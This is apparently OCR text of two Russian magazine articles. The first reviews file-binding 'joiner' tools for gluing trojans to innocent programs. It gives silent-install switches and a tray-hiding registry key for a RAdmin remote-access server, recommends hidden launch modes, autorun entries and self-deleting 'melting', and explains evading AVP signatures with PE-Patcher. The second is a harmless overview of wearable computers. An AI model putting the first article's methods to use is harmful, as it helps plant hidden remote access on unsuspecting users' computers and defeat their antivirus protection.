- **homepage.ntlworld.com/chawmp/elitewrap** - джойнер EliteWrap. Отличается тем, что параметры его работы задаются через текстовый скрипт. Бонус в том, что конфигурируется порядок запуска компонентов "склейки": какие выполнять одновременно, а какие по очереди. В других джойнерах для этого, как правило, требуется линковать bat'ник, из которого запускать все через "start /wait"...

Быстро, удобно, понятно... Что еще нужно для счастья?

ВВЕДЕНИЕ В АНАТОМИЮ

Работают все джойнеры одинаково - загрузчик (размером где-то с десяток килобайт) распаковывает из exe'шника все остальные файлы, складывает их в заданный каталог и уже оттуда выполняет. Увы, запустить нужные вещи без выкладывания их на диск прямо из памяти нельзя - сказываются ограничения Windows (а если конкретнее - функции CreateProcess). Из-за этого, кстати, зачастую возникает небольшая задержка между двойным кликом на exe'шник и запуском первой проги, "прикрывающей" все, что происходит в фоне...

Что же касается внутреннего устройства получаемых "наборов", то тут вариаций может быть много. К примеру, у SuperGlue в файле лежат три секции - pec1, которая и является загрузчиком, и две .rsrc, где, однако, нет самих приклеенных файлов (они "пришпилены" в конце и, если не выбирать в программе их шифровку, лежат совершенно открыто у всех на виду). В итоге инфа из PE-заголовка о размере программы не совпадает с фактическим размером... Примерно такая же ситуация с MicroJoiner'ом - размеры прописаны правильно, но название секции "coban2k!" намекает на то, что не все так просто. А вот у Juntador'а внутри все красиво - не хуже чем в любой "порядочной" софтине.

Так или иначе, но это по большому счету не имеет особого значения - мало кто будет специально лазить редактором (каким-нибудь PE tools или чем-то похожим) и смотреть, что там внутри у exe'шника. А уж у ламера, которому это все заготовлено, и подавно такого редактора нет! Так что давай, пожалуй, перейдем к более подробному разбору софтин, названия которых я только что между делом упомянул. Итак...

УДОВОЛЬСТВИЕ ОБРАТНО ПРОПОРЦИОНАЛЬНО РАЗМЕРУ

Тестирование джойнеров проводилось наипростейшим образом: склеивался стандартный notepad.exe и файлы, необходимые для запуска на компе RAdmin Server'a. Общий объем файлов - 417 Кб. А вот что получилось, соответственно, с параметрами по умолчанию, с использованием встроенной паковки и при помощи UPX'a.

Программа	По умолчанию	Встроенная паковка	Минимальный размер
Juntador	433 кб	273 кб	257 кб
Супер Клей	447 кб	-	319 кб
MicroJoiner	418 кб	257 кб	250 кб

Примечание: RAdmin Server - это r_server.exe, AdmDll.dll, raddrv.dll. Запускать, если кто не в курсе, надо с параметрами "/install /silence" для незаметной установки в систему, потом "/port:<port_number> /pass:<password>". Завершает внедрение прописка в реестр ключика HKLM\SYSTEM\RAdmin\v2.0\Server\Parameters\"DisableTrayIcon"=hex:01,00,00,00.

JUNTADOR BETA

ОС:	WinAll
Размер:	630 Кб
Лицензия:	Freeware
Сайт:	www.megasecurity.org/Binders/Juntador_beta.html

Привет от программеров из Бразилии - неплохая утилита, существенно поднимающая планку стандартного Joiner'a и его подобий. Первое и главное - файлов для объединения может быть сколько угодно (и, конечно, любых типов). Есть несколько фиксированных мест, куда их можно "сбросить" - стандартный temp-каталог, коренная директория диска, виндовая папка и windows\system (или, соответственно, sysytem32). Если в набор входят оконные приложения, то они могут запускаться не только в стандартном режиме, но и в скрытом, во время которого юзер никаких окон не увидит и ни о чем не догадается...

Радует, что прога сама способна добавить запись в реестр на автозапуск того, что выложила на диск юзера. Это приятно. Ведь иначе руками пришлось бы линковать bat'ник и запускать из него regedit, а это неудобно. Тут же все на блюдечке. Есть даже такая неочевидная штука, как регистрация устанавливаемых dll и ocx. Последнее обычно нужно софту на VB. Трояны, написанные на этом языке, разумеется, умные люди сразу отправляют в отстой, зато кое-какие проги-западлянки с удовольствием испытывают на друзьях и знакомых.


Продолжая традиции Joiner'a, Juntador умеет посылать по аське извещение о том, что на юзерской машине запустили твой склеенный файл, но, к сожалению, на сайте wwp.icq.com сейчас поставили "защиту от роботов", и до "хозяина" такие сообщения не доходят.



Если у тебя склонность к паранойе, ты веришь AVP и думаешь, что в джойнерах скрыто что-то опасное - спешу тебя разочаровать: из нескольких десятков опробованных мной прог не было ни одной зловредной. А уж за описанные в этой статье я ручаюсь!



Лучшие западлянки лежат в Сети на www.rjlsoftware.com. А захочешь потестить шуточную прогу, написанную на VB, - попроси Google найти тебе CoolAide.



На наш диск мы заботливо выложили весь упомянутый в статье софт (кроме AVP и DrWeb'a :)).

Опция "Pack the files" позволяет иногда вполне ощутимо (раза в три!) сжать итоговый exe'шник. UPX тоже вполне нормально его обрабатывает (выигрывая буквально несколько килобайт), если среди склеенных компонентов нет закриптованных или уже сжатых прог. Ну, а о возможности Juntador'а самостоятельно добавить иконку к получившейся проге (жалко, что лишь непосредственно из ico-файла - из других программ выдирать не умеет) я и не говорю...

Увы, все эти достоинства портит небольшая ложка дегтя - Juntador отлично известен антивирусам (тому же AVP), и они ругаются на него, не стесняясь в выражениях. Почему же эта "ложка" - небольшая? Читай врезку об обмане антивирусов и поймешь.

СУПЕР КЛЕЙ V 1.3.1


ОС:	WinAll
Размер:	340 Кб
Лицензия:	Freeware
Сайт:	http://bonza.narod.ru

Яркий представитель среднего класса джойнеров (к которому, скажем, относится и когда-то упоминавшийся на страницах][весьма популярный Senna Spy One EXE maker). В нем собраны все типичные средства объединения программ, которых, как правило, с головой хватает любому продвинутому пользователю.

Склеивает Супер Клей до 255 файлов и может как выполнять их с заданными параметрами командной строки, так и копировать в нужное место (опция "Действие"-"Store"). В качестве "нужного места" могут выступать каталоги винды (основной и системный), Temp, корень диска или сама папка запуска склеенной софтины. Еще очень полезна возможность изменения имени складируемого файла прямо из самой проги - не надо заранее ничего переименовывать.

Ну, с режимами запуска все и так ясно ("Hidden" - вот выбор настоящего хакера!), а вот галочку "Шифровать" стоит ставить всегда, иначе в итоговой проге все составляющие ее компоненты будут просматриваться любым хоть сколько-нибудь вооруженным глазом.

Радует наличие встроенной способности прописывать программы в ветку реестра для автозапуска и добавлять в итоговый файл иконку из любого exe'шника (прежде всего, естественно, из того, который используется для "прикрытия"). Но основное достоинство Супер Клея на сегодняшний день в том, что его не видит даже самая последняя версия AVP. А учитывая то, что прога не такая уж новая, можно надеяться, что так будет продолжаться и дальше.




Отечественный продукт - дешево и сердито

ОБМАН АНТИВИРУСА

Какой толк от "файла с сюрпризом", если его ловит любой Касперский годичной давности? Правильно, никакого. Но это не значит, что ты сразу должен выкидывать на свалку свой любимый джойнер - для начала можно попробовать обходной маневр.

Задача состоит в видоизменении файла так, чтобы антивирус не распознал в нем известные сигнатуры "вредного софта". Обычные крипторы помогут далеко не всегда, но зато имеется небольшая программка PE-Patcher (**http://programs.fatal.ru**), которая модифицирует код exe'шника, вставляя в него лишние и ничего не значащие команды. На работе исполняемого файла результаты такой обработки не сказываются, но зато антивирусы перестают его засекать. И это действительно так! Файлы, клееные Jundator'ом, One EXE maker'ом и другими джойнерами, пройдя через руки PE-Patcher'а, становятся "невидимыми" для AVP. Тем более обидно, что продукция MicroJoiner'а оказалась этому патчеру не по зубам - после модификации "склеенная" прога запускаться отказывалась. Возможно, сказалось то, что MicroJoiner написан на чистом асме. Не знаю...



Ну очень маленькая прога, заваливающая большого AVP

Все это относится к первой версии PE-Patcher'а. В версии 2.5 добавлено несколько алгоритмов патчей и свой собственный криптор, но софтина стала платной (хотя 2 доллара это не деньги). Впрочем, для начала и первой версии хватит.

MICROJOINER V 1.55

ОС:	WinAll
Размер:	15 Кб
Лицензия:	Freeware (с исходниками)
Сайт:	http://cobans.net

Просто потрясающая прога. Написанная на асме, она сама занимает всего 15 кило, а ее загрузчик вообще еле тянет на полтора!

С функциональностью тоже все в полном порядке: MicroJoiner склеивает до 4096 файлов любых типов, запускает их в разных режимах (с окном, распахнутым на весь экран, минимизированным или спрятанным) с любыми параметрами командной строки или же, как обычно, копирует в заданную папку (при этом дает вписать любой путь, а не только temp или, допустим, windows\system32). Кроме того, программа позволяет задать любые атрибуты выходному файлу (ты знаешь, например, о том, что если добавить прогу в меню "Автозагрузка", но сделать ее скрытой, то в этом меню она отображаться не будет?) и автоматически переименовать его во что-нибудь неудобоваримое (типа kjmlwe.exe), если отмечена опция "Уникальное имя файла".

О встроенных функциях шифровки и сжатия, а также о возможности прописки нужного файла в автозапуск я даже не упоминаю, но не могу не сказать о другой, более нестандартной и полезной штуке - Melting'е. Так называются операции, которые производятся над самим склеенным файлом. Возможны три варианта Melting'а: когда после "сброса десанта" на чужой комп исходная программа удаляется (не всегда полезно, так как исчезновение только что запущенного файла


Отечественный продукт - дешево и сердито


AVP легко распознает "клееные" джойнером файлы, и это очень плохо лечится.

обычно вызывает у юзера подозрения), когда она заменяется заданным файлом из комплекта (заменять надо, естественно, той добропорядочной прогой, которая "прикрывает" все троянское хозяйство - на мой взгляд, самый интересный и полезный метод), и когда "исходник" удаляется, а в его каталог копируется один из комплектных файлов (от предыдущего варианта отличается тем, что проги не подменяют друг друга, так как имеют разные имена). Настраивается все просто - в параметрах файла (то есть, из пункта "Дополнительно" контекстного меню) необходимо лишь поставить "Выбрать файл для Melting'a", а в главном окне по кнопке "Melting" отметить нужный вариант "подмены".

Что и говорить, MicroJoiner - прога отличная. Жаль, что общее впечатление портит один недостаток: AVP легко распознает "клееные" этим джойнером файлы, и это очень плохо лечится (см. врезку про PE-Patcher).

ЗАКЛЮЧЕНИЕ

Порекомендовать какую-то одну прогу сложно - все они обладают разными наборами функций. Кому-то надо регистрировать устанавливаемые библиотеки, кому-то хочется "чистоты" перед антивирусами, а кому-то важен объем конечного файла и развитый механизм заметания следов. Лично я пока использую Супер Клей (несмотря на довольно большой размер выходного файла) и жду, когда выйдет новая версия MicroJoiner'a, которая AVP будет глубоко параллельна.



И красиво, и на ассемблере...




mindw0rk (mindw0rk@gameland.ru)

ВЕСЬ ХАЙ-ТЕК ЗА ПАЗУХОЙ

Представь, выходишь ты с утра за пивом, у подъезда встречаешь бабку. На внутреннем экране твоих очков появляется досье - у старушки сегодня день рождения. "С праздничком Вас, Елизавета Матвеевна!" - приветливо здороваешься ты. По пути забираешь почту, читаешь свежие ньюсы, отдаешь печке команду приготовить к твоему возвращению пиццу. В магазине удивляешь продавщицу своими познаниями японской культуры XIII века. А когда возвращаешься домой, на дисплее появляется физиономия кореша: "Чувак, пошли теток кадрить!" "Извини, чувак, буду проходить четвертый дум", - отвечаешь ты.



НОСИМЫЕ КОМПЬЮТЕРЫ: НОВАЯ СТУПЕНЬ ЭВОЛЮЦИИ PC




Фантастика? Ясен пень. Ведь ты никогда не предпочтешь какой-то там дум буферным теткам :). А в остальном - отнюдь. Все это - ближайшее будущее. Мир, который нас ждет и который уже не за горами.

ЭКСПЕРИМЕНТЫ ПРОФЕССОРА МЭННА

Все началось в конце 70-х, когда Билл Гейтс еще был нищим студентом, а на прилавках только появлялись первые восьмибитные персоналки. Где-то за океаном, в далеком канадском Торонто жил себе профессор Стив Мэнн. Помимо своих чисто профессорских заморочек, Стив не на шутку увлекался фотографией. Как-то раз ему приспичило выяснить, что будет, если наложить друг на друга одинаковые изображения, снятые в разное время суток. Это сейчас с подобной задачей можно справиться за минуту. А тогда профессор столкнулся с реальной проблемой. И будучи человеком творческим, упорным, убегать от трудностей он не стал, а соорудил специальный девайс.

"Ассистент фотографа", как его тогда обозвал Стив, был довольно громоздким и тяжелым. Он включал в себя большую бандуру с рубильниками на каждый палец, шлем с CRT-дисплеем, аккумуляторы питания за спиной и много, много, много ламп. Нацепив на себя все это, Стив реально походил на киборга с планеты Танабам.

Ассистент помогал добиться совершенно новых эффектов в фотографии. Но очень скоро Мэнну захотелось большего. Например, он решил, что было бы неплохо, если его помощник сможет определять местоположение хозяина и сохранять в памяти пройденный маршрут. Профессор взял и вставил в свои ботинки шагомер. Следующим усовершенствованием стал переносной радар для измерения расстояния до предметов. При этом Стив не рассчитывал получить какую-то корысть или даже практическую пользу. Ему было просто интересно экспериментировать с возможностями своего элект-







> Сегодня встроенные в солнцезащитные очки компьютеры уже не шокируют случайных прохожих.

ронного ассистента. Однако идеи, предложенные профессором Мэнном, заинтересовали коллег-ученых, и некоторые из них стали конструировать похожие девайсы.

Группа ученых с западного побережья Америки, называющая себя Eudaemons, примерно в то же время изобрела любопытный прибор, помогающий выигрывать в рулетку. Механизм был прост. Один из напарников сидит на расстоянии у компьютера. Когда шарик раскручивается, он жмет на кнопку, и компьютер на основании данных о физической модели стола, о начальном положении и скорости шарика высчитывает примерное место выпадения бонуса. Конечно, с точностью до ячейки определить выигрыш было невозможно. Поэтому компьютер разделял стол на 8 секторов и, отбрасывая самые маловероятные исходы, позволял увеличить шансы на успех. Результаты вычислений передавались на компьютерный приемник, спрятанный в обуви второго напарника, сидящего за игровым столом. По вибрациям большого пальца ноги игрок узнавал самые результативные сектора и делал соответствующие ставки.

Несмотря на разные области применения, у изобретений профессора Мэнна и американских ученых была одна общая черта. Во время выполнения своих задач эти девайсы не требовали полного внимания и оставляли возможность заниматься обычной работой.

В 1981 году Стив Мэнн сконструировал новый агрегат, более функциональный и удобный, чем первая модель Ассистента. Он базировался на микропроцессоре Motorola 6502, имел встроенный интерпретатор Бейсика и две радиоантенны для связи с лабораторным компьютером. В дальнейшем Стив добавил музыкальный синтезатор с возможностью оцифровки и передачи голосовых сообщений, видеотранслятор и модем на 45 бит в секунду. Устройство получило название WearComp2 и, по сути, стало первым полноценным носимым компьютером в истории.

С того дня Стив выходил на улицу только в полном обмундировании. Его наряд собирал удивленные, недоумевающие взгляды. Никто не знал, почему этот чудак так вырядился. Но Стив только посмеивался. Он был убежден, что за носимыми компьютерами будущее. И что его WearComp2 - лишь начало.



Все о носимых компьютерах:
- www.wearablegear.com
- about.eyetap.org
- www.wearable.ethz.ch
- wearables.blu.org
- www.xybernaut.com
- www.media.mit.edu/wearables/MIThril

АБСОЛЮТНАЯ ИНТЕРАКТИВНОСТЬ

В 80-е годы носимые компьютеры представляли собой громоздкие скафандры. Но со временем они совершенствовались, обретали повседневный вид. Сегодня встроенные в солнцезащитные очки компьютеры уже не шокируют случайных прохожих.

Носимые компьютеры имеют 5 основных характеристик:

1. Возможность разделенной работы

Большинство носимых компьютеров спроектировано так, чтобы в процессе работы с ними можно было заниматься обыденными делами. Во время получения почты или серфа по сайтам никто не мешает гулять по улице и любоваться природой. Правда, чтение анекдотов с anekdot.ru на оживленном перекрестке - не самое разумное занятие, но есть много ситуаций, где разделенная работа идет только на пользу. Например, можно запросто записывать в память лекцию в универе, не отрывая взгляда от полоски трусиков рыжей соседки.

2. Почти hands-free

Обычно для управления носимыми компьютерами одна рука все-таки задействована. Так удобнее. Голосовое управление хоть и существует, но пока еще далеко от идеала. Тем не менее, специалисты делают ставку именно на речь как главный джойстик будущего. В любом случае, освобождение даже одной руки дает неоспоримые преимущества владельцам носимых компьютеров перед КПК'шниками.

3. Работа в непрерывном режиме

Представь себе верного помощника, который умеет реагировать на изменения в твоем теле или окружающей среде и обеспечивает постоянную поддержку. Неважно, в чем - снабжает нужной информацией, напоминает о важных делах, осуществляет диагностику здоровья... Тебе не нужно ничего доставать и загружать. Ты все время в Сети, и достаточно пары нажатий, чтобы найти ответ на любой вопрос.

4. Наличие сенсоров

Сенсоры - это устройства, которые помогают взаимодействовать как с окружающим миром, так и с самим носимым компьютером. К ним относятся беспроводные коммуникаторы, камеры, микрофоны, сканеры. Сенсоры фактически способны дать человеку дополнительные органы и проапгрейдить имеющиеся. Например, можно поместить на затылок камеру, и тогда тебе не придется поворачивать голову, чтобы узнать, кто там подкрадывается сзади. Или встроить в очки оптический зуммер. И, не вызывая подозрений, за километр любоваться пейзажами нудистских пляжей.

5. Принцип дополнения

Во время работы с PC внимание юзера практически полностью сосредоточено на экране. В случае с носимыми компьютерами взаимодействие с окружающей средой остается приоритетным, а компьютер лишь помогает в этом. Он является как бы продолжением тебя, твоей второй кожей.

СТРОЕНИЕ НОСИМЫХ КОМПОВ


Несмотря на то, что разработчики производят носимые компьютеры с разным дизайном и возможностями, строение их во многом схожее. По сути, это тот же PC, детали которого распределены по всему телу.

1. Дисплей

Все дисплеи, используемые в носимых компьютерах, имеют миниатюрные размеры. Но благодаря тому, что размещены они практически вплотную к зрачку, человек может комфортно работать с данными на экране. Долгое время реальной проблемой был яркий солнечный свет, который не всегда позволял читать с экрана. Компания Microvisions решила эту задачу, спроектировав дисплей, в котором изображение посредством лазера выводится прямо на зрачок. Разрешение большинства дисплеев для носимых компьютеров варьируется от 320x240 до 800x600, более высокие стандарты используются в дорогих hi-end моделях шлемов, разрабатываемых на заказ. Компании, выпускающие коммерческие носимые компьютеры, очень часто используют дисплеи компании MicroOptical, которые крепятся на внутренней стороне очков. Их размер составляет всего 1 см по диагонали, а угол обзора - как если смотреть на обычный монитор с расстояния 30 см.

2. CPU

Раньше электронную начинку носимых компьютеров таскали в рюкзаке на спине. Сейчас процессор обычно крепится к талии на специальном ремне. Так как носимые компьютеры используются в любых погодных условиях, к чехлу и корпусу предъявля-





◢ Сайт профессора Мэнна: www.wearcam.org



ются особые требования. Первый должен быть непромокаемым, второй - ударостойким. Системный блок, помимо размеров, мало отличается от твоего писишного. В нем также есть микропроцессор, ОЗУ, разные порты для подключения дополнительных устройств, HDD и установленная операционка. Правда, по мощности он, скорее, ближе к КПК. Большинство носимых компьютеров, из тех, что находятся в свободной продаже, имеют процессор не выше 400 МГц.

❸. Устройство беспроводной связи

Во времена Wi-Fi и Голубого Зуба глупо оплетаться проводами. Поэтому в последних моделях носимых компьютеров все данные передаются по беспроводной связи, а координацию этого процесса берет на себя небольшая коробочка, висящая на поясе. Производители носимых компьютеров внедряют в свои устройства поддержку всех стандартных устройств беспроводной связи, включая Wi-Fi, CDMA, Bluetooth, IR и др.

❹. Манипулятор

В качестве устройства ввода в носимых компьютерах используется клавиатура L3 Systems WristPC, устройства Handykey Twiddler и Finger Trackball. Первое - это полноценная QWERTY-клавиатура, которая крепится на руку и служит для набора текстов. Твиддлер более универсален. Этот своеобразный симбиоз клавиатуры и мыши не требует участия второй руки, имеет 6 кнопок для большого пальца и 12 для остальных. Раскладка непривычная, но опытные пользователи могут печатать на твиддлере со скоростью до 60 слов в минуту. Этот манипулятор удобен тем, что позволяет набирать текст в любом положении тела. Его, кстати, можно подключить к настольному компьютеру через USB или PS/2 порт, если не жалко 200 долларов на покупку. Начни тренироваться прямо сейчас. Finger Trackball - это обыкновенный трекбол с 2-3 кнопками, надеваемый на палец. Недавно корпорация Samsung демонстрировала прототип нового манипулятора Scurry. Он представляет собой специальное кольцо и перчатку с электронными сенсорами. Принцип работы новинки очень похож на тот, который показан в фильме "Особое мнение". Вспомни, как герой Тома Круза гипнотизировал экран.

Чтобы сделать носимые компьютеры по-настоящему hands-free, разработчики встраивают в свои продукты системы распознавания голоса. Наибольшей популярностью пользуются три из них: Dragon Naturally Speaking, L&H VoiceExpress и IBM ViaVoice. Правда, полностью заменить манипуляторы эти пакеты пока не в состоянии. Есть несколько проблем, над решением которых трудится не один вагон ученых. Во-первых, системы распознавания голоса требуют четкого выговаривания слов и не понимают, если человек тарабанит с привычной скоростью и интонацией. Во-вторых, они не способны адекватно воспринимать человеческую речь, порой путая слова с близкими по произношению. К тому же, нередко актуальной становится проблема внешних шумов, из-за которых возрастает количество ошибок. Думаю, системы распознавания голоса можно скорее отнести к экспериментальным проектам, нежели к практическим. В любом случае, привычные джойстики и клавиатуры на свалку отправлять рано.

❺. И так далее

По желанию, в носимые компьютеры можно встроить все что угодно. Например, крохотную видеокамеру, изображение с которой в реальном времени передается на компьютер. Уже существуют настолько миниатюрные экземпляры, что они могут запросто прикрепляться к очкам, не вызывая дискомфорта. С их помощью можно в любой момент записать изображение в память или приблизить объект зумом. Большой популярностью пользуются разного рода датчики, отслеживающие работу организма и подающие тревогу, если зачастил пульс или скачет давление.

МОБИЛЬНЫЕ БЕЗДЕЛУШКИ

Среди наиболее влиятельных поставщиков носимых компьютеров можно выделить: Xybernaut, IBM, ViA, MIT Media, Panasonic и Charmed Technology. Компания Xybernaut базируется в американском штате Вирджиния и уже 14 лет специализируется исключительно на мобильных устройствах. В области носимых компьютеров она как Intel в производстве микропроцессоров. Компании принадлежит наибольшее количество патентов на разного рода девайсы. Именно она задает моду на рынке.

Одним из самых известных коммерческих проектов Xybernaut является poma. Это удобный и легкий носимый компьютер с экраном-обручем, надеваемым на голову. Статус "народного" он получил благодаря своей относительно невысокой цене - всего полторы тысячи баксов. Устройство имеет RISC-процессор 127 МГц и 32 Мб расширяемой памяти. Несмотря на невысокие технические характеристики, poma позволяет комфортно работать с мультимедиа (видео, mp3, игры) и обеспечивает постоянный беспроводной доступ к Сети. В качестве операционки используется Windows CE.

Другая разработка компании - Xybernaut Mobile Assistant. В отличие от poma, это уже не развлекательная игрушка, а настоящий рабочий инструмент. Процессор Intel Mobile Celeron 500 МГц, 128-256 Мб ОЗУ, HDD 5-40 Гб, 8 Мб видео, а также 8-дюймовый дисплей с разрешением 800x600 и возможностью работать при любом освещении. Плюс поддержка портов CompactFlash, USB, FireWire, DC-IN Jack, UIP, PDP, наручная мини-клавиатура XyberKey и целая куча опциональных примочек... Xybernaut дорабатывает девайс не первый год, и в рабочих областях применения MA V занимает лидирующую позицию.

Массачусетская лаборатория Media предлагает не менее интересный агрегат под названием MIThril. Свое имя проект получил от благородного металла, описанного во "Властелине колец". По задумке ученых, носимый компьютер должен был стать таким же надежным, легким и удобным, как мифрильная кольчуга Фродо. Главный плюс этого носимого компьютера в том, что его можно запрограммировать на выполнение самых разных задач. В комплекте уже имеются все необходимые примочки для сканирования, вычисления и контроля - достаточно только установить нужное ПО. А если хочется большего - структура MIThril позволяет интегрировать новые девайсы. Детище ученых из MIT оснащено всеми устройствами беспроводной связи, а для более быстрой и эффективной обработки информации используются специальные программы-агенты. Это комплексные самообучающиеся скрипты, которые автоматически помогают юзеру при возникновении каких-то проблем, а порой даже предугадывают желания хозяев. Что-то вроде вордовских помощников, только на порядок круче.

Хай-тек вариант носимого компьютера под названием CommanderGauntlet представила компания NetworkAnatomy. CG был спроектирован по принципу "все в одном". Электронная начинка хранится в рюкзаке, удобно покоящемся за плечами. Помимо стандартных чипов, в нее входит интерактивный PC-монитор, устройства спутниковой и мобильной связи, радиопередатчик, мощная система питания. В легкий, но очень прочный шлем встроена видеокамера, а водонепроницаемая перчатка содержит устройство ввода, миниатюрный дисплей и фонарик. Очевидная сфе-



ра применения CommanderGauntlet - спасательные и поисковые операции. В случае необходимости обладатель устройства может связаться с контрольным пунктом из любой точки земного шара. Подобные девайсы существовали и ранее, но чрезвычайно малый вес и отсутствие проводов делают CG по-настоящему уникальным.

Хороший подарок для любителей стильных и изящных вещиц сделали компании Frog Design и Motorola. Общими усилиями они произвели на свет чудо техники Offspring Wearables Concept. Это набор разнообразных девайсов, работающих сообща посредством Bluetooth. Сердцем системы является WDA - Носимый Цифровой Ассистент, который одновременно играет роль сервера и манипулятора. Кнопок в нем нет вообще - только качественный экран, позиционный джойстик да система распознавания речи. Так называемый "запястник" выполняет, по сути, те же функции, что и WDA, но носится как наручные часы. Очки имеют приятный спортивный дизайн, встроенный дисплей разрешением 800x600 и гнездо для наушников и микрофона. Проблем с подключением последних нет никаких - достаточно поднести и защелкнуть. Миниатюрную видеокамеру можно прикрепить к любой части одежды, и никто даже не догадается о ее существовании и истинном предназначении. В комплект входит также хайтековая ручка, которая умеет сохранять в памяти написанный текст и бэкапить его на винте.



ОБЛАСТИ ПРИМЕНЕНИЯ

Сферы использования носимых компьютеров ограничиваются только фантазией человека. PC сейчас юзают повсюду для самых разных задач. Носимые компьютеры открывают куда большие возможности. Правда, пока новая ступень эволюции компьютеров находится на начальной стадии развития. Ученые считают, что носимые компьютеры сейчас развиты ровно настолько, насколько были развиты персоналки в конце 70-х. Долгое время разработчики конструировали свои Мифрилы и Цифровые Ассистенты исключительно для себя, в исследовательских целях. Это, конечно, не способствовало прогрессу. Наконец, настало время, когда носимые компьютеры появились на полках магазинов. А это означает возникновение конкуренции, снижение цен и улучшение качества продукции, рост популярности, в конце концов.

Потенциал носимых устройств широко используется в промышленности. Опытным путем доказано, если рабочий, которому нужно иметь постоянную информационную поддержку, не будет отвлекаться на перебежки от компа до рабочего места, то это сэкономит кучу времени и повысит эффективность труда в целом. Все популярнее становятся носимые компьютеры в поисковых и спасательных операциях, где критичен быстрый обмен информацией.

Бесценную пользу передовые девайсы могут принести незрячим или людям с ограниченным зрением. Заслуженное признание получила система навигации BlindVision. Этот персональный радар непрерывно излучает волны, которые, столкнувшись с предметом на пути, возвращаются обратно и преобразуются в электрический импульс. Импульс тем сильнее, чем ближе предмет. В общем, принцип аналогичен тому, который используют летучие мыши. А так как BV отслеживает и движущиеся объекты, он может быть полезен даже велосипедистам и мотоциклистам.

Другой аппарат - MEDIWEAR - служит для диагностики здоровья. Сенсорные датчики крепятся к телу и контролируют давление, пульс, дыхание человека. Если случается что-то неладное, например, сердечный приступ, носимый компьютер тут же связывается с ближайшей клиникой и сообщает врачам о случившемся.

